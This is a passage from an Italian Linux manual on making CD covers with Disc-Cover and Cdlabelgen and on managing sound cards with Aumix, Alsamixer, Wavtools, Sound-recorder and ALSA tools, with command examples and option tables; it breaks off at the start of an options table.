Per ottenere questo risultato, si può configurare Grip, come se si utilizzasse LAME (figura 756.25), indicando però il percorso per Toolame (che dovrebbe essere '`/usr/bin/toolame`') e modificando leggermente le opzioni della riga di comando, dato che per Toolame l'opzione '**`-h`**' richiama soltanto una guida rapida: '**`-q 2 -b %b %w %m`**'; in pratica si sostituisce '**`-h`**' con '**`-q 2`**', che sarebbe un'alternativa valida anche per LAME stesso.

Dopo la configurazione, per passare al prelievo occorre prima selezionare le tracce desiderate, come si vede nella figura 756.28, utilizzando il mouse, premendo il terzo tasto (quello destro). Successivamente si può passare al prelievo, come si vede nella figura 756.29, dove si può scegliere se prelevare semplicemente le tracce, generando file di tipo WAV-RIFF, con il pulsante grafico [RIP ONLY], oppure si può ottenere direttamente la conversione in formato MP3, con il pulsante grafico [RIP+ENCODE].

Figura 756.28. Selezione delle tracce.

Figura 756.29. Prelievo delle tracce.

756.4 Etichette e copertine

Premesso che la riproduzione di un CD audio deve avvenire nel rispetto della legge, il problema che si incontra dopo tale realizzazione consiste probabilmente nel disegno di una copertina appropriata. Naturalmente, ciò può valere anche per un CD non duplicabile che ha perso la sua copertina originale, o che viene trasferito in un contenitore differente.

Per questo genere di cose basta un programma di disegno, o addirittura un foglio elettronico, ma occorre tempo per prendere le misure esatte e per trascrivere i dati del disco. Si intuisce che un programma specifico per questo scopo potrebbe interrogare un servizio CDDBP e generare tutto automaticamente.

756.4.1 Disc-Cover

Disc-Cover [8] è un programma, relativamente semplice, per la produzione di copertine da inserire nei contenitori per CD, utilizzando le informazioni che si possono ottenere tramite il protocollo CDDBP:

```
disc-cover [opzioni]
```

Il programma si avvale di una propria configurazione, costituita dal file '/etc/disc-cover.conf' ed eventualmente dal file '~/.disc-coverrc', dove il secondo rappresenta ovviamente la personalizzazione del singolo utente. Oltre a questi file, il programma si avvale della configurazione standard costituita dal file '~/.cdserverrc' per l'individuazione del servizio a cui rivolgere le interrogazioni con il protocollo CDDBP e del contenuto della directory '~/.cddb/' per ricercare interrogazioni fatte in precedenza.

In generale, non dovrebbe essere necessario modificare la configurazione predefinita del programma, a parte, eventualmente, verificare che il file '~/.cdserverrc' contenga informazioni valide. In base alla configurazione predefinita, il programma legge il CD cercando di accedervi attraverso il file di dispositivo '/dev/cdrom', ma si può usare l'opzione '**-D**' per specificarne uno differente. Inoltre, in mancanza di un file '~/.cdserverrc', si può chiedere al programma di produrne uno con l'uso dell'opzione '**-S**' (se il file c'è già ma è errato, lo si può rimuovere prima di usare tale opzione).

In condizioni normali, quando Disc-Cover legge un CD e ottiene le informazioni sul suo contenuto, genera un file PostScript con il disegno delle copertine da stampare e ritagliare. Attraverso le opzioni è possibile richiedere un formato differente, così come è possibile specificare il nome del file che si vuole generare. In mancanza di altro, si ottiene normalmente un nome costituito dall'artista e dal titolo del disco.

Tabella 756.30. Alcune opzioni.

Opzione	Descrizione
-a "***testo***" -additional "***testo***"	Consente di specificare del testo addizionale da mostrare nella copertina, al posto di altre eventuali informazioni, che però non sono sempre presenti.
-c jewel|slim|x-slim|tevion-slim|letter-slim -casetype jewel|slim|x-slim|tevion-slim↩ ↪|letter-slim	Permette di stabilire le caratteristiche del cofanetto nel quale vanno inserite le copertine che si vogliono generare.
-D ***file_di_dispositivo*** -Device ***file_di_dispositivo***	Permette di stabilire il file di dispositivo da usare per accedere al lettore CD.
-e -extended	Permette di aggiungere informazioni ulteriori se disponibili.
-o ***file*** -output ***file***	Specifica il nome del file da creare.
-S -Server	Richiede di creare un file '~/.cdserverrc' mancante.
-t txt|tex|dvi|ps|pdf|cddb|lbl|html -type txt|tex|dvi|ps|pdf|cddb|lbl|html	Permette di stabilire il formato del file da generare. Per i dettagli sui vari formati si consulti la pagina di manuale *disc-cover(1)*.

Segue la descrizione di alcuni esempi.

- $ **`disc-cover -D /dev/sr0`** [*Invio*]

  Viene avviato il programma indicando esplicitamente di voler leggere il CD contenuto nell'unità corrispondente al file di dispositivo '`/dev/sr0`'. Supponendo che si tratti del CD Eagles, *Hotel California*, pubblicato da Asylum, si potrebbe ottenere il file PostScript denominato: '`Eagles_-_Hotel_California.ps`'. L'aspetto del cartoncino da ritagliare dovrebbe essere come quello che si vede nella figura 756.31.

  Figura 756.31. Eagles, *Hotel California*, Asylum.

  Printed entry 880a3309 with *Disc-Cover* version 1.4.0 on 2005-01-03T18:06. For suggestions mail the author at jvhemert@cwi.nl or for the latest version check http://home.wanadoo.nl/jano/disc-cover.html

  Hotel California

  Eagles

  Produced by: Billy Szymezyk [Asylum]

  Hotel California

  Hotel California

  Eagles

  Eagles

  1. Hotel California . . . 06:32
  2. New Kid In Town . . . 05:04
  3. Life In The Fast Lane . . . 04:46
  4. Wasted Time . . . 04:55
  5. Wasted Time (Reprise) . . . 01:23
  6. Victim Of Love . . . 04:09
  7. Pretty Maids All In A Row . . . 03:59
  8. Try And Love Again . . . 05:11
  9. The Last Resort . . . 07:27
  43:33

  Eagles

  Hotel California

- $ **`disc-cover -D /dev/sr0 -c x-slim ↩`**
  `↪-a "http://www.magnatune.com/artists/Ensamble%20Sreteniye\n↩`
  `↪License: Creative Commons ↩`
  `↪Attribution-NonCommercial-ShareAlike 1.0\nDownloaded: 2003-10-17"`
  [*Invio*]

  Qui si vuole generare la copertina per un cofanetto sottile, del tipo '**`x-slim`**', per un disco ottenuto a partire da file MP3 scaricati da ⟨http://www.magnatune.com ⟩, nel rispetto della licenza CC Attribution-NonCommercial-ShareAlike 1.0, come citato attraverso l'opzione '**`-a`**'. Si osservi nel testo associato all'opzione '**`-a`**' l'uso della sequenza '**`\n`**' per richiedere di andare a capo. Il file che si ottiene dovrebbe avere l'aspetto che si vede nella figura 756.32.

Figura 756.32. Ensemble Sreteniye, *Ancient Church Singing of Byzantine, Georgia and Rus*.

Ensemble Sreteniye Ancient Church Singing of Byzantine, Georgia and Rus

Ancient Church Singing of Byzantine, Georgia and Rus

Ensemble Sreteniye

http://www.magnatune.com/artists/Ensemble%20Sreteniye
License: Creative Commons Attribution-NonCommercial-ShareAlike 1.0
Downloaded: 2003-10-17

Ancient Church Singing of Byzantine, Georgia and Rus

Ensemble Sreteniye

1. To Thee We Sing, Bulgarian Chant, Tone Legetos . . . 03:01
2. Psalm 146 and O Thou the Only Begotten Son . . . 03:21
3. Allelia, Georgian Chant . . . 01:11
4. Come, Let Us Worship, Strochnoi Chant . . . 00:42
5. Trisagion (Holy God), Strochnoi Chant . . . 01:56
6. Thou Art Our Joy, Znamenny Chant . . . 04:10
7. The 1st Ode of the Easter Kanon . . . 05:17
8. Fragment from the Divine Liturgy, Strochnoy Chant . . . 03:27
9. Christ is Risen . . . 03:45
10. Thy Cross do We Adore, Georgian Chant . . . 01:53
11. O Theotokos the Virgin, Rejoice (Ave Maria) . . . 31:34
12. Eucharist Canon (fragment) . . . 03:24
13. Meet it is, Bulgarian Chant . . . 02:19
14. Praise Ye the Name of the Lord, Bulgarian and Bizantine . . . 05:23
15. O My Soul, rise! . . . 02:27

74:00

756.4.2 Cdlabelgen

Cdlabelgen [9] è un programma per la produzione di copertine da inserire nei contenitori per CD, utilizzando le informazioni fornite attraverso la riga di comando:

```
cdlabelgen [opzioni]
```

Se il programma viene usato senza l'indicazione di alcuna opzione, si ottiene, attraverso lo standard output, un file PostScript con il disegno dei cartoncini da inserire in un contenitore comune per CD, con l'indicazione della data e nulla altro. Con l'uso delle opzioni è possibile specificare il nome del file da creare e il contenuto da inserire nei cartoncini. In pratica, Cdlabelgen non si avvale del protocollo CDDBP e tutto quello che si vuole inserire va specificato con le opzioni.

Tabella 756.33. Alcune opzioni.

Opzione	Descrizione
`-c` ***categoria*** `--category` ***categoria***	Attribuisce un titolo al disco.
`-s` ***sottocategoria*** `--subcategory` ***sottocategoria***	Attribuisce un sottotitolo al disco.
`-i` ***voci*** `--items` ***voci***	Descrive il contenuto del disco. Il testo che si fornisce come argomento dell'opzione, può contenere il carattere '`%`' per separare le varie voci tra di loro.
`-d` ***data*** `--date` ***data***	Permette di specificare una data differente da quella ottenuta dall'orologio del sistema.
`-D` `--no-date`	Non inserisce la data.
`-o` ***file*** `--output-file` ***file***	Permette di definire il nome del file PostScript da generare; senza questa opzione, il file viene emesso attraverso lo standard output.
`-m` `--create-slim-cover`	Richiede una forma differente per il disegno del cartoncino, adatto a contenitori sottili.
`-M` `--create-envelope`	Richiede una forma differente per il disegno del cartoncino, adatto a realizzare una bustina.
`--create-dvd-inside`	Richiede una forma differente, adatta per l'inserimento all'interno dei contenitori usati solitamente per i DVD.
`--create-dvd-outside`	Richiede una forma differente, adatta per l'inserimento all'esterno dei contenitori usati solitamente per i DVD.

Segue la descrizione di alcuni esempi.

- ```
  $ cdlabelgen -c "Eagles" ↩
  ↪-s "Hotel California" ↩
  ↪-i " 1.  Hotel California 06:32%↩
  ↪ 2.  New Kid In Town 05:04%↩
  ↪ 3.  Life In The Fast Lane 04:46%↩
  ↪ 4.  Wasted Time 04:55%↩
  ↪ 5.  Wasted Time (Reprise) 01:23%↩
  ↪ 6.  Victim Of Love 04:09%↩
  ↪ 7.  Pretty Maids All In A Row 03:59%↩
  ↪ 8.  Try And Love Again 05:11%↩
  ↪ 9.  The Last Resort 07:27%↩
  ↪%CD length:  43:33" > cartoncino.ps [Invio]
  ```

  In questo caso, nel file '`cartoncino.ps`' si vuole riprodurre il testo descrittivo di un
  ```

CD musicale comune, dove si può osservare l'uso dell'opzione '**-i**' per indicare i titoli delle tracce contenute. Il risultato che si ottiene è simile a quello che si vede nella figura 756.34. Si ricorda che questo disco in particolare non è duplicabile legalmente e l'esempio viene riportato per poter fare un confronto tra il risultato generato da Cdlabelgen e Disc-cover, come appare in un'altra sezione.

Figura 756.34. Eagles, *Hotel California*, Asylum.

Eagles
Hotel California
2005–01–04

Eagles
Hotel California

1. Hotel California 06:32
2. New Kid In Town 05:04
3. Life In The Fast Lane 04:46
4. Wasted Time 04:55
5. Wasted Time (Reprise) 01:23
6. Victim Of Love 04:09
7. Pretty Maids All In A Row 03:59
8. Try And Love Again 05:11
9. The Last Resort 07:27

CD length: 43:33

- $ **cdlabelgen -c "nanoLinux III" -s "2005.01.01" -M ↩**
  ↪-i "Please select a name like: auto, hdb, hdc, ↩
  ↪hdd, hda1, hda2,... sda, sdb, sda1,%↩
  ↪sda2,... sr0, sr1, to boot the root ↩
  ↪file system from the corresponding device%↩
  ↪file (/dev/hda, /dev/hdb, etc.). ↩
  ↪You may select a BIOS device with a name like%↩
  ↪80 or 81, which selects the boot sector ↩
  ↪inside the first or second ATA hard%↩
  ↪disk. You may also press [F1], [F2],... ↩
  ↪to get help, or just press [Enter] to%↩
  ↪boot the usual hard disk." > nanolinux.ps [*Invio*]

In questo caso si vuole predisporre una bustina per contenere una distribuzione GNU/Linux autoavviabile da CD. Il risultato che si dovrebbe ottenere, in questo caso nel file '`nanolinux.ps`', si vede nella figura 756.35.

[1] **Dcd** GNU GPL

[2] **TCD** GNU GPL

[3] **Cdcd** GNU GPL

[4] **AsCD** GNU GPL

[5] **Gcd** GNU GPL

[6] **Cdparanoia** GNU GPL

[7] **Grip** GNU GPL

[8] **Disc-Cover** GNU GPL

[9] **Cdlabelgen** software libero con licenza speciale

Figura 756.35. Una bustina completa.

Capitolo 757

Gestione della scheda audio

La scheda audio essenziale è semplicemente un mixer audio comprendente diversi ingressi e una o più uscite. I dispositivi più importanti relativi alla scheda audio sono '/dev/audio' e '/dev/dsp'. In particolare, il primo permette di trasmettere alla scheda dei file in formato digitale Sun, ovvero quelli che normalmente hanno l'estensione '.au'. Volendo gestire l'audio in modo diretto, attraverso questo file di dispositivo, occorre convertire i file audio nel formato Sun (questo si ottiene di solito attraverso l'applicativo Sox). Nello stesso modo, leggendo da questo file di dispositivo, si ottiene un file in formato digitale Sun del segnale gestito o generato dalla scheda audio. In pratica:

$ **cat mio_file.au > /dev/audio** [*Invio*]

Questo comando serve a eseguire il file 'mio_file.au', mentre il prossimo serve a registrare per otto secondi (ogni secondo è un blocco di 8 Kibyte) generando il file 'registratore.au':

$ **dd if=/dev/audio of=registratore.au bs=8k count=8** [*Invio*]

Figura 757.1. Schematizzazione delle connessioni esterne tipiche di una scheda audio.

757.1 Aumix

Aumix [1] è un applicativo per la gestione delle funzionalità di miscelazione e di equalizzazione della scheda audio. Può essere usato in modo interattivo, richiedendo in questo caso lo schermo di un terminale a caratteri, oppure direttamente attraverso le opzioni della riga di comando. In particolare, nella modalità interattiva mostra solo i canali audio che possono essere controllati effettivamente.

Il funzionamento di Aumix e degli altri programmi analoghi non è perfetto. Alle volte possono apparire dei controlli che di fatto non producono alcun risultato, o peggio, può anche succedere che qualche livello sonoro esistente non sia accessibile. Purtroppo, molto dipende dalla qualità del codice scritto nel kernel per la gestione della scheda audio di cui si dispone.

757.1.1 Funzionamento interattivo di Aumix

La figura 757.2 mostra il funzionamento interattivo di Aumix, che si ottiene avviando l'eseguibile '**`aumix`**' senza indicare alcun argomento. In particolare si fa riferimento a una scheda audio SoundBlaster standard a 16 bit.

Figura 757.2. Esempio del funzionamento di Aumix in modalità interattiva.

```
aumix  ++++++++++++++++++++++++++++++O+++<Vol      ++++++++++++O++++++++++++
       ++++++++++++++++++++++++++++++O+++ Bass     ++++++++++++O++++++++++++
Quit   ++++++++++++++++++++++++++++++O+++ Trebl    ++++++++++++O++++++++++++
Load  PO+++++++++++++++++++++++++++++++++ Synth    ++++++++++++O++++++++++++
Save   ++++++++++++++++++++++++++++++O+++ Pcm      ++++++++++++O++++++++++++
Keys   O+++++++++++++++++++++++++++++++++ Spkr
Mute  PO+++++++++++++++++++++++++++++++++ Line     ++++++++++++O++++++++++++
      RO+++++++++++++++++++++++++++++++++ Mic
      PO+++++++++++++++++++++++++++++++++ CD       ++++++++++++O++++++++++++
       O+++++++++++++++++++++++++++++++++ Mix
       O+++++++++++++++++++++++++++++++++ IGain    ++++++++++++O++++++++++++
       ++++++++++++++++++O+++++++++++++++ OGain    ++++++++++++O++++++++++++
       0             Level            100          L        Balance        R
```

Tanto per rendersi conto di questa variabilità nell'apparenza di Aumix, si può osservare anche la figura 757.3 che mostra cosa accade con una vecchia scheda SoundBlaster a 8 bit.

Figura 757.3. Aumix con una vecchia scheda a 8 bit.

```
aumix  ++++++++++++++++++++++++++++++O+++<Vol      ++++++++++++O++++++++++++
      PO+++++++++++++++++++++++++++++++++ Synth    ++++++++++++O++++++++++++
Quit   ++++++++++++++++++++++++++++++O+++ Pcm      ++++++++++++O++++++++++++
Load  PO+++++++++++++++++++++++++++++++++ Line     ++++++++++++O++++++++++++
Save  RO+++++++++++++++++++++++++++++++++ Mic
Keys  PO+++++++++++++++++++++++++++++++++ CD       ++++++++++++O++++++++++++
Mute   0             Level            100          L        Balance        R
```

I canali stereofonici hanno anche la possibilità di essere bilanciati, come si vede intuitivamente dalle figura. Per selezionare un canale si possono utilizzare i tasti [*freccia su*] e [*freccia giù*]; per passare alla regolazione del bilanciamento si può utilizzare il tasto di tabulazione, [*Tab*], così come lo si può usare per tornare indietro all'elenco dei canali. Infine i tasti [*freccia sinistra*] e [*freccia destra*] permettono di regolare il volume del canale o di cambiare il bilanciamento, a seconda di dove si trova il cursore. È interessante notare che anche il mouse funziona, se gestito attraverso il demone '**`gpm`**'.

A fianco di alcuni livelli di volume appare la lettera «P», oppure la lettera «R». La prima sta per *play*, mentre la seconda sta per *record*. In pratica, i canali contrassegnati con la lettera «P» rappresentano un segnale in ingresso nel mixer audio, diretti semplicemente all'amplificatore finale (le uscite normali della scheda audio). Invece, i canali contrassegnati con la lettera «R», oltre che essere diretti all'amplificatore finale, sono utilizzati per il campionamento del segnale (di solito uno soltanto) ed è ciò che si riesce a leggere dal dispositivo '`/dev/audio`'.

Generalmente è solo il canale del microfono ad avere la sigla «R» e questo per ovvie ragioni. Tuttavia, è possibile modificare il comportamento di alcuni canali utilizzando la [*barra spaziatrice*], oppure il mouse (basta fare un clic sulla lettera per scambiarne il valore).

Tabella 757.4. Alcuni comandi utili per l'uso di Aumix in modo interattivo.

Tastiera	Descrizione
[*pagina su*] [*freccia su*]	Passa al canale precedente.
[*pagina giù*] [*freccia giù*]	Passa al canale successivo.
[*Tab*] [*Invio*] [>] [<]	Scambia tra la regolazione del livello e del bilanciamento.
[+] [*freccia destra*]	Sposta il cursore a destra.
[-] [*freccia sinistra*]	Sposta il cursore a sinistra.
[|]	Centra il bilanciamento.
[*Spazio*]	Scambia la modalità di registrazione e di esecuzione.
[*S*] [*s*]	Salva le impostazioni nel file di configurazione (se la configurazione locale è per la lingua inglese).
[*L*] [*l*]	Carica le impostazioni dal file di configurazione (se la configurazione locale è per la lingua inglese).
[*K*] [*k*]	Mostra un guida sull'uso della tastiera (se la configurazione locale è per la lingua inglese).
[*M*] [*m*]	Azzera o ripristina il volume generale (se la configurazione locale è per la lingua inglese).
[*Esc*] [*Q*] [*q*]	Termina il funzionamento.

757.1.2 Avvio di Aumix

L'eseguibile '**aumix**' è tutto ciò che compone l'applicativo omonimo. In modo particolare, le opzioni possono servire per regolare il volume di un certo canale (purché questo abbia una corrispondenza con la scheda audio disponibile effettivamente), oppure per conoscere il livello attuale o ancora per scambiare le modalità «R» (*record*) e «P» (*play*).

```
aumix [opzioni_di_canale] [altre_opzioni]
```

Tabella 757.5. Alcune opzioni di canale.

Opzione	Significato mnemonico	Descrizione
`-v` ***percentuale*** `-v q[uery]`	*volume*	Definisce o richiede di conoscere il valore del volume generale, espresso in forma percentuale rispetto al massimo.
`-s` ***percentuale*** `-s q[uery]`	*synthesizer*	Definisce o richiede di conoscere il valore del volume del sintetizzatore, espresso in forma percentuale rispetto al massimo.
`-w` ***percentuale*** `-w q[uery]`		Definisce o richiede di conoscere il valore del volume di una riproduzione digitale (PCM), espresso in forma percentuale rispetto al massimo. Si tratta del volume dell'esecuzione di un brano contenuto in un file.

Opzione	Significato mnemonico	Descrizione

`-l` ***percentuale***
`-l q[uery]`
`-l R`
`-l P`
	line	Definisce o richiede di conoscere il valore del volume della linea di ingresso esterna, espresso in forma percentuale rispetto al massimo. Se si utilizza la lettere '**`R`**' o la lettera '**`P`**', si intende passare alla modalità di registrazione o a quella di esecuzione.

`-m` ***percentuale***
`-m q[uery]`
`-m R`
`-m P`
	microphone	Definisce o richiede di conoscere il valore del volume del microfono, espresso in forma percentuale rispetto al massimo. Se si utilizza la lettere '**`R`**' o la lettera '**`P`**', si intende passare alla modalità di registrazione o a quella di esecuzione.

`-c` ***percentuale***
`-c q[uery]`
`-c R`
`-c P`
	cd	Definisce o richiede di conoscere il valore del volume del canale relativo al lettore CD, espresso in forma percentuale rispetto al massimo. Se si utilizza la lettere '**`R`**' o la lettera '**`P`**', si intende passare alla modalità di registrazione o a quella di esecuzione.

Tabella 757.6. Altre opzioni generali.

Opzione	Significato mnemonico	Descrizione
`-f` ***file***	*file*	Specifica il file da usare per salvare e recuperare la configurazione.
`-L`	*load*	Carica le impostazioni dal file di configurazione '`~/.aumixrc`' o in sua mancanza dal file '`/etc/aumixrc`'.
`-q`	*query*	Interroga lo stato di tutti i canali esistenti e mostra il risultato attraverso lo standard output.
`-S`	*save*	Salva le impostazioni nel file '`~/.aumixrc`'.

Segue la descrizione di alcuni esempi.

- `$` **`aumix -v 70`** [*Invio*]

  Regola il volume generale al 70 %.

- `$` **`aumix -m 0 -l R`** [*Invio*]

  Regola il volume del canale microfonico a zero e indica la linea di ingresso come canale in registrazione.

757.1.3 Configurazione

La configurazione di Aumix consiste semplicemente dei file '~/.aumixrc'. Il file di configurazione personale viene creato utilizzando l'eseguibile '**aumix**' con l'opzione '**-S**', oppure quando il programma funziona in modalità interattiva, attraverso la pressione del tasto [*s*] (purché la configurazione locale sia riferita all'uso della lingua inglese). Il file di configurazione non viene caricato automaticamente: lo si può richiedere attraverso l'opzione '**-L**', oppure attraverso il tasto [*l*] (anche in questo caso vale la cosa solo per la lingua inglese).

Quando viene caricata la configurazione, se il file '~/.aumixrc' manca, Aumix fa riferimento a '/etc/aumixrc', che potrebbe essere ottenuto semplicemente copiando una configurazione personale che si ritiene adatta a livello generale, in mancanza d'altro.

A titolo di esempio viene mostrato il contenuto di uno di questi file di configurazione, dove il significato delle righe che lo compongono dovrebbe essere intuitivo.

```
vol:76:76:P
synth:0:0:P
pcm:0:0:P
line:0:0:P
mic:0:0:R
cd:0:0:P
```

Alcune distribuzioni GNU/Linux utilizzano Aumix per memorizzare e ripristinare le regolazioni della scheda audio. In pratica, nella procedura di inizializzazione del sistema si fa in modo di salvare in un file, presumibilmente '/etc/aumix', i valori utilizzati per ultimi durante la fase di arresto, mentre dallo stesso file vengono riletti durante la fase di avvio.

757.2 Alsamixer

La gestione audio ALSA è accompagnata solitamente da programmi di servizio specifici; in particolare dei mixer audio molto sofisticati: Alsamixer [2] e Alsamixergui. [3] Il primo funziona su un terminale a caratteri, mentre il secondo è fatto per la grafica di X; entrambi hanno in comune delle opzioni per la riga di comando, anche se di solito vengono utilizzati senza fornirne alcuna:

```
alsamixer [opzioni]
```

```
alsamixergui [opzioni]
```

Tabella 757.8. Alcune opzioni.

Opzione	Descrizione
`-c` ***n***	Seleziona la scheda, se ne è presente più di una. Alla prima scheda audio corrisponde il numero zero.
`-g`	Non utilizza i colori, in modo da essere visibile con uno schermo monocromatico (viene ignorato da Alsamixergui).
`-s`	Riduce al minimo la finestra, in modo da visualizzare un solo cursore a slitta alla volta (viene ignorato da Alsamixergui).

Il funzionamento di Alsamixer e di Alsamixergui è abbastanza intuitivo: i tasti freccia, usati orizzontalmente permettono di selezionare il cursore a slitta, mentre usati verticalmente permettono di cambiare il volume.

Figura 757.9. Alsamixer durante il funzionamento in una finestra di terminale, piuttosto allargata.

Figura 757.10. Alsamixergui durante il funzionamento.

757.3 Gnome-volume-control

Un mixer generico per la grafica, che può essere utile, è Gnome-volume-control, che fa parte del pacchetto Gnome-media. [4] Il suo utilizzo è molto semplice e di solito non si usano opzioni nella riga di comando:

```
gnome-volume-control [opzioni]
```

Figura 757.11. Gnome-volume-control durante il funzionamento.

757.4 Esecuzione e registrazione di brani campionati

Per verificare il funzionamento del sistema di registrazione e di riproduzione di brani campionati, si possono usare direttamente i dispositivi '`/dev/audio`', '`/dev/dsp`' (eventualmente anche quelli specifici di ALSA: '`/dev/snd/pcmC0D0c`' per l'acquisizione e '`/dev/snd/pcmC0D0p`' per l'esecuzione). Entrambi permettono di leggere il risultato di un campionamento e di riprodurre gli stessi brani se questi vengono scritti sugli stessi dispositivi.

Il primo dei due file di dispositivo, '`/dev/audio`', fa riferimento al formato standard della Sun, semplificato al massimo. I file audio con questo formato hanno normalmente l'estensione '`.au`'. Il secondo, '`/dev/dsp`', rappresenta un formato audio grezzo.

Per «registrare» da questi dispositivi, basta leggerli e inviare ciò che si ottiene verso un file normale. Lo stesso file può essere diretto al dispositivo attraverso cui è stato generato, ottenendone la riproduzione. Tuttavia, per registrare occorre selezionare un canale dalla scheda audio, specificando che per questo è abilitata la registrazione. In generale si può trattare del canale microfonico, di quello del CD e della linea di ingresso esterna. In pratica, utilizzando Aumix, si tratta di avviare l'eseguibile '**`aumix`**' con l'opzione '**`-m`**', '**`-c`**' o '**`-l`**', rispettivamente, con l'argomento '**`R`**'. In queste condizioni, 8 Kibyte corrispondono a un secondo di riproduzione audio, di conseguenza, si può utilizzare uno dei due comandi seguenti per campionare e memorizzare per un minuto in un file:

`$` **`dd if=/dev/audio of=registratore.au bs=8k count=60`** [*Invio*]

`$` **`dd if=/dev/dsp of=registratore bs=8k count=60`** [*Invio*]

Per riprodurre questi file, si devono utilizzare gli stessi dispositivi da cui sono stati generati. Rispettivamente, valgono i due comandi seguenti.

`$` **`cat registratore.au > /dev/audio`** [*Invio*]

`$` **`cat registratore > /dev/dsp`** [*Invio*]

Quando il sistema di gestione dell'audio avviene attraverso ALSA, i file di dispositivo '`/dev/audio`' e '`/dev/dsp`' continuano a essere disponibili, tuttavia si potrebbero usare anche altri file di dispositivo. A titolo informativo viene annotato come potrebbe essere usato Sox, ammesso che sia stato compilato con il supporto al formato audio di ALSA. Per registrare:

`$` **`sox -t alsa -r 44100 -w -u /dev/snd/pcmC0D0c registratore.wav`** [*Invio*]

Per riprodurre:

$ **sox mio_file.wav -t alsa /dev/snd/pcmC0D0p** [*Invio*]

Riquadro 757.12. La registrazione e i livelli sonori.

Quando si vogliono usare strumenti per la registrazione sonora, occorre intervenire correttamente nel mixer: si deve regolare il volume della sorgente sonora da registrare; si deve attivare la registrazione da quella sorgente sonora; se è presente, occorre regolare anche il livello del guadagno in ingresso.
Per esempio, volendo registrare dalla linea di ingresso esterna (*line-in*), con una certa scheda audio, attraverso Aumix, occorre verificare in particolare i cursori e le voci che appaiono evidenziati in questo esempio:

```
aumix P+++++++++++++++++O+++++++ Vol          ++++++++++++O+++++++++++++
       +++++++++++++++++O+++++++ Pcm          ++++++++++++O+++++++++++++
Quit  R+++++++++++++++++O+++++++ Line         ++++++++++++O+++++++++++++
Load  PO+++++++++++++++++++++++++ Mic
Save  PO+++++++++++++++++++++++++ CD           ++++++++++++O+++++++++++++
Keys   +++++++O+++++++++++++++++ IGain        ++++++++++++O+++++++++++++
Mute  PO+++++++++++++++++++++++++ Line1        ++++++++++++O+++++++++++++
Only   O+++++++++++++++++++++++++ Digital1
Undo  PO+++++++++++++++++++++++++ PhoneIn
      PO+++++++++++++++++++++++++ PhoneOut
      PO+++++++++++++++++++++++++ Video
       0         Level        100              L        Balance        R
```

757.5 Wavtools

Wavtools[5] è un pacchetto per l'esecuzione e la registrazione di file audio in formato WAV-RIFF. Utilizza in particolare il dispositivo '/dev/dsp'. Si compone di quattro eseguibili: '**wavr**' e '**gwavr**' per la registrazione; '**wavp**' e '**gwavp**' per l'esecuzione.

wavr [*opzioni*]

gwavr [*opzioni*]

wavp *file_wav*

gwavp *file_wav_gsm*

In pratica, non c'è bisogno di opzioni per eseguire un file attraverso '**wavp**' o '**gwavp**'. La lettera «g» iniziale di '**gwavr**' e '**gwavp**', indica che si tratta della versione predisposta per un formato WAV compresso utilizzando l'algoritmo GSM.

Tabella 757.14. Alcune opzioni di '**wavr**' e '**gwavr**'.

Opzione	Descrizione
`-f` ***file_wav***	Specifica il file da registrare.
`-r` ***frequenza_campionamento***	Specifica la frequenza di campionamento. Alcuni valori comuni sono: 44100, 22050, 11025 e 8000.
`-d` ***dimensione_campione***	Definisce la dimensione del campione in bit. Di solito si usano i valori 8 o 16.
`-c 1|2`	Definisce il numero dei canali: uno per una registrazione monofonica, due per una registrazione stereofonica.
`-l` ***n_secondi***	Programma la durata della registrazione.

757.6 Sound-recorder

Sound-recorder [6] è un pacchetto per l'esecuzione e la registrazione di file audio non compressi (WAV-RIFF e altri). Utilizza il dispositivo '`/dev/dsp`'. Si compone di alcuni eseguibili: '**sound-recorder**' e '**cdsound-recorder**' per la registrazione; '**play-sample**' per la riproduzione.

```
sound-recorder [opzioni] file_audio
```

```
cdsound-recorder [opzioni] suffisso_file_audio
```

```
play-sample [opzioni] file_audio
```

In pratica, non c'è bisogno di opzioni per eseguire un file attraverso '**play-sample**', a meno di voler richiedere un comportamento diverso da quello predefinito per il tipo di file che si va a eseguire.

Sia '**sound-recorder**', sia '**cdsound-recorder**' si limitano a registrare ciò che proviene dalla scheda audio, purché sia abilitata la registrazione sulla linea prevista. Questo serve soprattutto a comprendere che '**cdsound-recorder**' non estrae le tracce da un CD audio, ma si limita a eseguirle, per registrare un file audio corrispondente.

Tabella 757.15. Alcune opzioni usate dagli eseguibili che compongono Sound-recorder. Si osservi che non tutte le opzioni sono valide per tutti gli eseguibili.

Opzione	Descrizione
`-f` ***formato***	Consente di specificare il formato del file da registrare o da eseguire. In mancanza di indicazioni, viene registrato un file WAV-RIFF, corrispondente alla sigla '**wav**', da usare con questa opzione.

Opzione	Descrizione
`-c` ***n***	Definisce la quantità di canali da registrare o da eseguire. Il valore uno indica una registrazione o un'esecuzione monofonica, mentre il valore due richiede una registrazione o un'esecuzione stereofonica.
`-s` ***frequenza***	Permette di specificare la frequenza di campionamento per la registrazione o per l'esecuzione. I valori comuni sono: 8000, 11025, 12000, 16000, 22050, 32000, 44100, 48000.
`-S` ***mm*:*ss***	In fase di registrazione, consente di indicare la durata che questa deve avere.
`-q`	Richiede un funzionamento «silenzioso» (*quiet*).
`-t` ***n*** `-p` ***n*** `-l` ***elenco***	Queste opzioni riguardano soltanto '**`cdsound-recorder`**' e servono a specificare la prima traccia del CD (opzione '**`-t`**'), l'ultima traccia (opzione '**`-p`**'), oppure un elenco di tracce (opzione '**`-l`**').

Segue la descrizione di alcuni esempi.

- `$` **`sound-recorder -f wav -c 2 -s 44100 -S 07:00 musica.wav`** [*Invio*]

  Registra per sette minuti in un file WAV-RIFF stereofonico, con campionamento a 44100 Hz. Il file che si ottiene è '`musica.wav`' nella directory corrente.

- `$` **`cdsound-recorder -f wav -c 2 -s 44100 -l 1,3,5-7 musica.wav`** [*Invio*]

  Avvia la registrazione di una serie di file in un file WAV-RIFF stereofonico, con campionamento a 44100 Hz, a partire dalle tracce uno, tre, cinque, sei e sette di un CD audio. I file che si ottengono hanno il suffisso '`musica.wav`', iniziando con il numero di traccia e un trattino basso. Per esempio, in questo caso il file della prima traccia è '`01_musica.wav`'.

- `$` **`play-sample musica.wav`** [*Invio*]

  Esegue il file '`musica.wav`'.

757.7 Aplay e Arecord

Per la registrazione e la riproduzione di file attraverso il sistema ALSA, si possono usare anche i programmi Arecord e Aplay, che fanno parte del pacchetto Alsa-utils. [7] Si tratta di programmi da usare a riga di comando:

```
arecord [opzioni] file_da_registrare
```

```
aplay [opzioni] file_da_eseguire...
```

I due programmi condividono delle opzioni, con le quali si specificano le caratteristiche dei file da registrare o da eseguire.

Tabella 757.16. Alcune opzioni.

